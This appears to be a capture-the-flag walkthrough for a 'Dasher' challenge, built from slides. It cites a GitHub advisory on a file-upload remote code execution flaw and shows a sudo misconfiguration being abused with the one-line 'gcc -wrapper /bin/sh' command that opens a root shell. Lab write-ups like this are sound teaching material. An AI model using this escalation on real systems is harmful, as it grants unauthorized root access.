



# Dasher – Software Vulnerability Discovery via Github



In this challenge a non-standard web app is being used, but there's a Github repository which we can look at

# Dasher – Software Vulnerability Discovery via Github



For any Github repo, a good place to look for potential security vulnerabilities is the Security tab on the repo's landing page

# Dasher – Software Vulnerability Discovery via Github

Unrestricted file upload leads to Remote Code Execution

High

erohtar published GHSA-6rgc-2x44-7phq on Jan 20, 2023

Package

filesave.php

Affected versions

v1.04.02

Patched versions

v1.05.00

In this case, looking at the Security tab lets us know about a file upload vulnerability that leads to remote code execution

# Privilege Escalation

## Sudo Gcc

```
sudo -l
Matching Defaults entries for ETSCTF on dasherr:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/
User ETSCTF may run the following commands on dasherr:
  (ALL : ALL) NOPASSWD: /usr/bin/gcc
```

On this system we are able to run the GCC compiler program with Sudo

# Privilege Escalation

## Sudo Gcc

```
gcc -wrapper /bin/sh, -s .
```

The privilege escalation method for Gcc is well-known, and makes use of the wrapper function

# Privilege Escalation

## Sudo Gcc

### **-wrapper**

Invoke all subcommands under a wrapper program. The name of the wrapper program and its parameters are passed as a comma separated list.

```
gcc -c t.c -wrapper gdb,--args
```

The wrapper function is used to run other programs in the middle of binary compilation, so we can use it to break out into a new terminal with elevated permissions